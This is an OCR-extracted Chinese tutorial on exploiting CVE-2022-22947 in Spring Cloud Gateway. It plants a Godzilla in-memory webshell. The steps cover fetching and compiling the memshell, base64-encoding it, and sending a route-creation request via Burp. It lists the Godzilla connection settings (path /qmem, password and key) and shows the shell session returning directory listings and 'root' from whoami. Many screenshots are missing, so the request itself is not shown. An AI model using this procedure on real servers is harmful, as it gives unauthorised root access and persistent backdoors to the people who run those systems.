
实战为主，原理可以看百度，有很多详尽的分析。

1、找到一个内存马

直接拿来
//https://github.com/k4n5ha0/cve-2022-22947-godzilla-memshell/blob/main/GMemShell.java




2、把这个内存马转换成 b64 格式的字符串

idea 启一个 springboot


内存马需要先编译，然后把编译后的 class 文件放到根目录下

然后再写一个工具类，用于读写文件




//https://blog.csdn.net/wang4721/article/details/113179323

这个时候内存马的 class 有了，读写的包有了，就可以运行主程序



3、发包创建一个路由


把下面这行东西复制出来，然后发到 burp 包中




然后 refresh

然后这里可以用哥斯拉连接了

配置如图


Shell Setting
础配置
请求配置
URL
:p:/,
:8080/qmem
密码
pass
密钥
key
连接超时
3000
读取超时
60000
代理主机
127.0.0.1
代理端口
8888
备注
备注
GROUP
/
代理类型
NO_PROXY
编码
UTF-8
有效载荷
JavaDynamicPayload
加密器
JAVA_AES_BASE64
修改
测试连接
remark
备注
备注
备注
提示
Success!
确定

直接连上开干


命令模板
sh -c "{command}" 2>&1
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
spring-cloud-gateway-0.0.1-SNAPSHOT.jar
srv
sys
tmp
usr
var
/ >dir
bin etc lib64 opt run srv usr
boot home media proc sbin sys var
dev lib mnt root spring-cloud-gateway-0.0.1-SNAPSHOT.jar tmp
/ >whoami
root
/ >